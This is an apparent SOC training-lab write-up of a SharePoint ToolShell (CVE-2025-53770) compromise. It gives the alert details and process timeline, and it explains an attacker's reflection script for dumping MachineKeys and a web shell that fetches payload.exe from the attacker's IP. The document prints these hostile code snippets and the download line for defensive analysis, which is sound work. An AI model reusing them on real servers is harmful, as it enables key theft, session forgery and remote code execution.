

SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE - WriteUP

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Critical	Jul, 22, 2025, 01:07 PM	★ SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE	320	Web Attack	» ✓

★ A critical zero-day vulnerability named ToolShell (CVE-2025-53770) has been discovered in on-premises SharePoint Server deployments.

EventID : 320

Event Time : Jul, 22, 2025, 01:07 PM

Rule : SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE

Level : Security Analyst

Hostname : SharePoint01

Source IP Address : 107.191.58.76

Destination IP Address : 172.16.20.17

HTTP Request Method : POST

Requested URL : /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx

User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0

Referer : /_layouts/SignOut.aspx

Content-Length : 7699

Alert Trigger Reason : Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation.

Device Action : Allowed

| Start Investigation

Event Time	Tool / Command	Tool / Command	Description
01:07:00 PM	HTTP POST Request	HTTP POST Request	Initial Access: Exploitation of the SharePoint Server vulnerability (CVE-2025-53770) via a malicious unauthenticated POST request targeting ToolPane.aspx.
01:07:24 PM	powershell.exe	NT AUTHORITY\SYSTEM	Execution: Spawned a Base64-encoded PowerShell command to target and extract the server's sensitive cryptographic keys

			(MachineKey Extraction).
01:07:27 PM	csc.exe	NT AUTHORITY\SYSTEM	Compilation: Invoked the built-in C# compiler (csc.exe) to compile and execute the malicious payload directly in-memory to evade traditional security defenses.
01:07:29 PM	cmd.exe	NT AUTHORITY\SYSTEM	Persistence: Executed a cmd.exe /c echo command to inject and drop a new Web Shell (<form runat="server" ...) into the web directory, establishing a permanent backdoor.
01:07:34 PM	powershell.exe	NT AUTHORITY\SYSTEM	Post-Exploitation Verification: Spawned a secondary PowerShell instance, likely used by the attacker to verify backdoor functionality or clear temporary artifacts.

After investigating everything, it became clear that the breach had occurred, specifically to prove it in Terminal History.

Processes 27	Network Action 29	Terminal History 4	Browser History 0	Results: 10
EVENT TIME	COMMAND LINE			
Jul 22 2025 13:07:24	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" ...			
Jul 22 2025 13:07:27	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /o...			
Jul 22 2025 13:07:29	"C:\Windows\System32\cmd.exe" /c echo <form runat="server" ...			
Jul 22 2025 13:07:34	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" ...			

Let's analyze them one by one;



```
1. <%@ Import Namespace="System.Diagnostics" %>
2. <%@ Import Namespace="System.IO" %>
3. <script runat="server" language="c#" CODEPAGE="65001">
4.     public void Page_load()
5.     {
6.         var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
7.         var mkt = sy.GetType("Sysection");
8.         var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
9.         var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new
object[0]);
10.
Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+"|"+
cg.CompatibilityMode);
11.     }
12. </script>
13.
```

After I decrypted the encrypted text, a code appeared for us to understand.

```
<%@ Import Namespace="System.Diagnostics" %> <%@ Import
Namespace="System.IO" %>
```

The Windows operating system uses two essential libraries: System.Diagnostics, typically used for process control and system information, and System.IO, for handling and reading files and folders.

```
<script runat="server" language="c#" CODEPAGE="65001">
```

runat="server": This tells the web server (IIS) that this code is not regular browser code, but must be executed directly on the server with full privileges.

CODEPAGE="65001": This represents the universal UTF-8 encoding, placed by the attacker to ensure no errors or distortions occur in the script during its writing or when reading the extracted data.

```
var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
```

MachineKeySection. This section is the secret vault containing the encryption keys that the web server relies on to secure the entire website.

```
var gac = mkt.GetMethod("GetApplicationConfig",  
System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
```

GetApplicationConfig: This is an internal Windows function used to fetch deep encryption settings.

BindingFlags.NonPublic: This is the key! Normally, the operating system prevents any application or user from reading this function because it is hidden and confidential to the system only (Private/NonPublic). The attacker used an advanced throwing tactic called Reflection to bypass these restrictions and access the function against the system's will.

```
var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new  
object[0]);
```

After the code finds the hidden function in the previous line, it performs an Invoke command (i.e., "activates and enforces") for it. The result is the extraction of the entire MachineKeySection object, loaded with all the server's current secret keys, and its storage in the `cg` variable.

```
Response.Write(cg.ValidationKey + "|" + cg.Validation + "|" + cg.DecryptionKey + "|" +  
cg.Decryption + "|" + cg.CompatibilityMode);
```

The code prints the stolen data directly onto the browser screen for the attacker to copy.

The attacker placed a comma | to separate the extracted sensitive data, which includes:


ValidationKey: The key used to verify the identity and validity of the session.

Validation: The type of verification algorithm used (e.g., SHA1 or HMAC).

DecryptionKey: The actual key to decrypt the data. Decryption: The type of encryption algorithm (e.g., AES).


C Sharp Compiler

It is the program that takes human-understandable speech (text codes) and translates it into machine language (zeros and ones 0101) that the computer processor understands to execute immediately.



The attacker used the built-in .NET compiler (**csc.exe**) to compile a malicious C# source code file (payload.cs) and output a compiled executable binary (**payload.exe**) into the C:\Windows\Temp\ directory for execution.

The attacker exploited the presence of this legitimate tool within the system to translate his hacking script locally within the server, instead of downloading a ready-made payload.exe file from the internet (a clever tactic to circumvent firewalls that prevent direct downloading of .exe files).



The attacker used the command prompt (cmd.exe) to print malicious web code (using the echo command), and injected and converted it (using the save > flag) into a new web page file named spinstall0.aspx inside the official folders of the SharePoint site.

```
<form runat="server">
```

This means the code will run with full server privileges as soon as it's requested from the browser.

```
<object classid="clsid:ADB880A6..." ...>
```

This is the very clever and malicious part! The attacker didn't write lengthy code that antivirus software might detect. Instead, they invoked a legitimate, built-in Windows tool known as HHctrl.ocx (identified by its CLSID).

This tool is originally designed to help Windows open help files, but it can be misused to redirect system commands.


```
<param name="Url" value="http://107.191.58.76/payload.exe">
```

Here, the attacker has identified their target; once they visit this webpage, the tool will automatically pull, load, and run the payload.exe exploit directly from the attacker's server (107.191.58.76).

The file was saved in this path:

C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx

Why this specific path? This is the main folder that SharePoint relies on to display its web pages to users (_layouts/15/..).



This line demonstrates how the attacker misused the official PowerShell tool to execute a direct-throw command targeting the system's secret function, GetApplicationConfig(). The purpose of this command was to bypass security restrictions and retrieve SharePoint's encryption and authentication keys (MachineKeys) directly from server memory, displaying them on the screen to complete an identity theft (session hijacking).

1. Initial Access & Exploitation

- **What happened:** The attacker sent malicious web requests (HTTP POST) from the Internet to exploit a known vulnerability in the internal SharePoint server.
- **Result:** The attacker successfully bypassed external defenses and achieved **Remote Code Execution (RCE)**.

2. Defense Evasion & Local Compilation

- **What happened:** The attacker ran heavily obfuscated PowerShell commands. Instead of downloading a ready-made malware file (which antivirus would block), they abused the native Windows compiler **csc.exe** (C# Compiler).
- **Result:** The attacker compiled the malicious code locally into an executable called **payload.exe** inside the Temp folder. This tactic is known as **LOLBAS** (Living off the Land).

3. Credential Theft (Identity Forgery)

- **What happened:** The compiled payload.exe called a hidden system function called `GetApplicationConfig()`.
- **Result:** The attacker successfully dumped the highly sensitive SharePoint **MachineKeys** from memory. This allows them to forge administrative cookies and log in as an Admin at any time.

4. Persistence (Backdoor Deployment)

- **What happened:** The attacker injected a malicious .NET Web Shell directly into the official SharePoint web directory, disguised under a legitimate-looking name: **spinstall0.aspx**.
- **Result:** The attacker secured permanent access. This backdoor was programmed to communicate with the external C2 server (**107.191.58.76**) to automatically download updates, ensuring they can re-infect the system even if the primary vulnerability is patched.

Conclusion: In conclusion, this incident represents a critical, fully successful compromise of the SharePoint infrastructure. By shifting from initial web exploitation to local compilation and credential theft, the threat actor demonstrated advanced anti-evasion capabilities and secured administrative persistence. Immediate containment through host isolation, artifact deletion, and complete rotation of the compromised MachineKeys is vital to stop further unauthorized access and prevent lateral movement across the company network.